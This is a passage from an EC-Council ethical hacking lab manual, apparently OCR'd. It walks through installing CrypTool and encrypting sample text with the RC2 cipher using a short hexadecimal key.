


Figure 5.1.1: CrypTool Setup window

5. Follow the wizard-driven installation steps to install the application using all default settings.
6. After the completion of the installation, the **Completing CrypTool Setup** wizard appears; uncheck the **Show Readme** checkbox and click **Finish**.




Figure 5.1.2: Completing CrypTool Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **CrypTool** main window appears with a **How to Start** window. Check the **Don't show this dialog again** checkbox and click **Close**.




Figure 5.1.3: How to Start Dialog box

8. The **CrypTool** window appears; close the **startingexample-en.txt** window.




Figure 5.1.4: startingexample-en.txt window in CrypTool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click the **File** option from the menu bar and select **New** to create encrypted data.




Figure 5.1.5: Choosing a new file to crypt

10. The **Unnamed1** notepad appears; insert some text into the file. You will be encrypting this content.

TASK 1.2

Encrypt the Data using RC2 Encryption

11. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → RC2...**.

Note: RC2 is a symmetric-key block cipher. It is a 64-bit block cipher with variable key size and uses 18 rounds.




Figure 5.1.6: Encrypting the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Key Entry: RC2** dialog box appears; keep the **Key length** set to default (**8 bits**).
13. In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Encrypt**.

Note: The chosen hexadecimal character acts as a key that you must send to the intended user along with the encrypted file.




Figure 5.1.7: Encrypting the file

14. The **RC encryption of Unnamed1** notepad file appears, as shown in the screenshot.

